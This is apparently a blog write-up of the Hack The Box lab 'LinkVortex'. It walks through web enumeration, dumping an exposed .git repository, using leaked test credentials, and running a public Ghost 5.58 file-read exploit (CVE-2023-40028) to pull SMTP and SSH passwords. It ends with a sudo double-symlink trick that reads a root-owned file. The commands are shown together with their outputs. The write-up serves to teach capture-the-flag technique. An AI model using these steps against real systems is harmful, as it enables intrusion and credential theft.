HTB: LinkVortex - Easy
Enumeration
We begin by conducting an Nmap scan, which reveals that ports 22 and 80 are open.
sudo nmap -sV -sC 10.129.21.38 -p- -oN linkvortex_allports.nmap
[..]
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-13 19:38 CET
Nmap scan report for 10.129.21.38
Host is up (0.014s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:f8:b9:68:c8:eb:57:0f:cb:0b:47:b9:86:50:83:eb (ECDSA)
|_  256 a2:ea:6e:e1:b6:d7:e7:c5:86:69:ce:ba:05:9e:38:13 (ED25519)
80/tcp open  http    Apache httpd
|_http-server-header: Apache
|_http-title: Did not follow redirect to http://linkvortex.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
We observe the domain http://linkvortex.htb/ and proceed to add it to our /etc/hosts file.
127.0.0.1 localhost
127.0.1.1 ubuntu

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

10.129.21.38    linkvortex.htb
We navigate to the website and observe the following website:

The website is powered by a content management system (CMS) called Ghost.
Fun fact: you are currently reading this on the same platform! 😄

While using Wappalyzer, I noticed that the website is running version 5.58 of Ghost, which is not a very recent version:
After searching for a proof of concept (PoC), I came across the following repository: https://github.com/0xDTC/Ghost-5.58-Arbitrary-File-Read-CVE-2023-40028.
This exploit allows for arbitrary file reading; however, it requires authentication. Therefore, our first step is to obtain access to an admin or user account.
I had not yet conducted a subdomain scan, so I initiated one using ffuf with the following command:
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt:FUZZ -u http://linkvortex.htb -H 'Host: FUZZ.linkvortex.htb' -t 20 -fs 230
This revealed the dev subdomain:
dev [Status: 200, Size: 2538, Words: 670, Lines: 116, Duration: 12ms]
After identifying the subdomain dev.linkvortex.htb, I added it to the /etc/hosts file. Upon navigating to the website, it displayed a static page with the message “Launching Soon”:

Since the page is static, the first step was to inspect the source code and perform a directory scan. Initially, I ran the scan using the common discovery directory list, but it did not yield any results. This left me puzzled as to why nothing was being found. To troubleshoot, I decided to try the big.txt wordlist instead:
feroxbuster --url http://dev.linkvortex.htb/ --wordlist /usr/share/seclists/Discovery/Web-Content/big.txt
This resulted in revealing .git directory on the website:
301 GET 7l 20w 239c http://dev.linkvortex.htb/.git => http://dev.linkvortex.htb/.git/
As I had done previously on another HackTheBox machine, I decided to use the tool git-dumper to check for exposed Git repositories. I ran the following command:
git-dumper http://dev.linkvortex.htb/.git .
This tool attempts to dump the contents of the .git directory, which can potentially reveal sensitive information such as source code, commit history, or credentials.
apps Dockerfile.ghost ghost LICENSE nx.json package.json PRIVACY.md README.md SECURITY.md yarn.lock
After navigating through the dumped source code, I ran the following command to check the status of the repository:
git status
This command shows which files have been staged but not yet pushed to the main branch. The output was as follows:
Not currently on any branch.
Changes to be committed:
  (use "git restore --staged <file>..." to unstage)
        new file:   Dockerfile.ghost
        modified:   ghost/core/test/regression/api/admin/authentication.test.js
Of particular interest is the file authentication.test.js, as it may contain sensitive information or clues related to authentication mechanisms.
To analyze the file for potential passwords, I ran the following command:
cat ghost/core/test/regression/api/admin/authentication.test.js | grep password
This revealed several instances of passwords within the file:
 const password = 'OctopiFociPilfer45';
                        password,
            await agent.loginAs(email, password);
                        password: 'thisissupersafe',
                        password: 'thisissupersafe',
            const password = 'thisissupersafe';
                        password,
            await cleanAgent.loginAs(email, password);
                        password: 'lel123456',
                        password: '12345678910',
                        password: '12345678910',
        it('reset password', async function () {
                password: ownerUser.get('password')
            await agent.put('authentication/password_reset')
                    password_reset: [{
        it('reset password: invalid token', async function () {
                .put('authentication/password_reset')
                    password_reset: [{
        it('reset password: expired token', async function () {
                password: ownerUser.get('password')
                .put('authentication/password_reset')
                    password_reset: [{
        it('reset password: unmatched token', async function () {
                password: 'invalid_password'
                .put('authentication/password_reset')
                    password_reset: [{
        it('reset password: generate reset token', async function () {
                .post('authentication/password_reset')
                    password_reset: [{
    describe('Reset all passwords', function () {
        it('reset all passwords returns 204', async function () {
            await agent.post('authentication/global_password_reset')
From this output, the following passwords stand out as potential candidates for further testing:
OctopiFociPilfer45thisissupersafelel12345612345678910
We navigate back to http://linkvortex.htb/ghost/#/signin and notice that the login page allows for email enumeration:


Valid and invalid user
We proceed to enter the credentials discovered earlier into the login form at http://linkvortex.htb/ghost/#/signin:
admin@linkvortex.htb:OctopiFociPilfer45

Initial access
Now that we know the Ghost CMS is running version 5.58, which is vulnerable to an arbitrary file read exploit, we proceed to test the exploit. We clone the repository containing the exploit:
git clone https://github.com/0xDTC/Ghost-5.58-Arbitrary-File-Read-CVE-2023-40028.git
cd Ghost-5.58-Arbitrary-File-Read-CVE-2023-40028
After cloning, we run the exploit with the following syntax:
./CVE-2023-40028 -u admin@linkvortex.htb -p OctopiFociPilfer45 -h http://linkvortex.htb
The exploit prompts us to enter the file path we want to read:
Enter the file path to read (or type 'exit' to quit): /etc/passwd
We respond with /etc/passwd, and the exploit returns the following output:
root:x:0:0:root:/root:/bin/bash
[..]
node:x:1000:1000::/home/node:/bin/bash
From this, we observe that the only non-system user is node. This is expected, as the Ghost CMS is running inside a Docker container, and node is the default user for Ghost’s official Docker image.
After struggling with a buggy tool for a while, I decided to go back to the original exploit I found earlier. While revisiting the dumped repository, I remembered the Dockerfile.ghost that was shown in the git status output. Taking a closer look at it, I found the following:
git(v5.58.0*)$ cat Dockerfile.ghost
FROM ghost:5.58.0

# Copy the config
COPY config.production.json /var/lib/ghost/config.production.json
This was a key find because it revealed the location of the Ghost CMS configuration file: /var/lib/ghost/config.production.json. Using the arbitrary file read exploit, I decided to target this file. And here’s what stood out:
"mail": {
  "transport": "SMTP",
  "options": {
    "service": "Google",
    "host": "linkvortex.htb",
    "port": 587,
    "auth": {
      "user": "bob@linkvortex.htb",
      "pass": "fibber-talented-worth"
    }
  }
}
This revealed credentials for the user bob@linkvortex.htb with the password fibber-talented-worth. Using these credentials, I attempted to connect to the machine via SSH:
ssh bob@10.129.153.83
The login was successful, and I confirmed my access with the following command:
bob@linkvortex:~$ whoami
bob
Once inside, I navigated to Bob’s home directory and located the user.txt flag. Reading the file revealed:
bob@linkvortex:~$ cat user.txt
8b15efdd55344538136e67710c4b25e8
With user-level access established, the next step is to explore the system further and identify potential privilege escalation paths to gain root access.
Privilege escalation
After gaining access as the user bob, it’s always a good idea to enumerate the system further. First, I checked the available users by inspecting /etc/passwd:
bob@linkvortex:~$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
bob:x:1001:1001::/home/bob:/bin/bash
This confirmed that there are only two users: root and bob.
Next, I ran sudo -l to check for any commands that bob could execute with elevated privileges:
Matching Defaults entries for bob on linkvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty, env_keep+=CHECK_CONTENT

User bob may run the following commands on linkvortex:
    (ALL) NOPASSWD: /usr/bin/bash /opt/ghost/clean_symlink.sh *.png:w
This revealed that bob could execute the script /opt/ghost/clean_symlink.sh with sudo privileges, but only for files ending in .png. Examining the script, I found the following:
#!/bin/bash

QUAR_DIR="/var/quarantined"

if [ -z $CHECK_CONTENT ];then
  CHECK_CONTENT=false
fi

LINK=$1

if ! [[ "$LINK" =~ \.png$ ]]; then
  /usr/bin/echo "! First argument must be a png file !"
  exit 2
fi

if /usr/bin/sudo /usr/bin/test -L $LINK;then
  LINK_NAME=$(/usr/bin/basename $LINK)
  LINK_TARGET=$(/usr/bin/readlink $LINK)
  if /usr/bin/echo "$LINK_TARGET" | /usr/bin/grep -Eq '(etc|root)';then
    /usr/bin/echo "! Trying to read critical files, removing link [ $LINK ] !"
    /usr/bin/unlink $LINK
  else
    /usr/bin/echo "Link found [ $LINK ] , moving it to quarantine"
    /usr/bin/mv $LINK $QUAR_DIR/
    if $CHECK_CONTENT;then
      /usr/bin/echo "Content:"
      /usr/bin/cat $QUAR_DIR/$LINK_NAME 2>/dev/null
    fi
  fi
fi
This script does the following:
- It checks if the provided file is a symlink and ends with
.png. - If the symlink points to a file in
/etcor/root, it removes the symlink. - Otherwise, it moves the symlink to
/var/quarantined. - If the
CHECK_CONTENTenvironment variable is set totrue, it attempts to read the contents of the file usingcat.
To read a file that is only accessible by root, such as /root/root.txt, we need to bypass the script’s restrictions. The script explicitly prevents symlinks pointing to /root or /etc. Additionally, even if we create a double symlink (a symlink pointing to another symlink), attempting to cat the file directly would still result in a ‘permission denied’ error because the symlink ultimately resolves to a file owned by root.
However, the script provides a way to bypass this restriction. By using the CHECK_CONTENT=true environment variable, the script reads the contents of the file as the root user. This allows us to exploit the script by creating a double symlink that indirectly points to /root/root.txt.
This is done running the following commands:
ln -s /root/root.txt test.txt
ln -s /home/bob/test.txt test.png
sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh test.png
Note: I initially got stuck because I didn’t provide the full relative path to
test.txtwhen creating the second symlink (test.png). Using the correct path, like/home/bob/test.txt, resolved the issue.
This proof of concept successfully revealed the contents of the root.txt file:
Link found [ test.png ] , moving it to quarantine
Content:
5962ba9c39faf5ed4edd446e456b41d3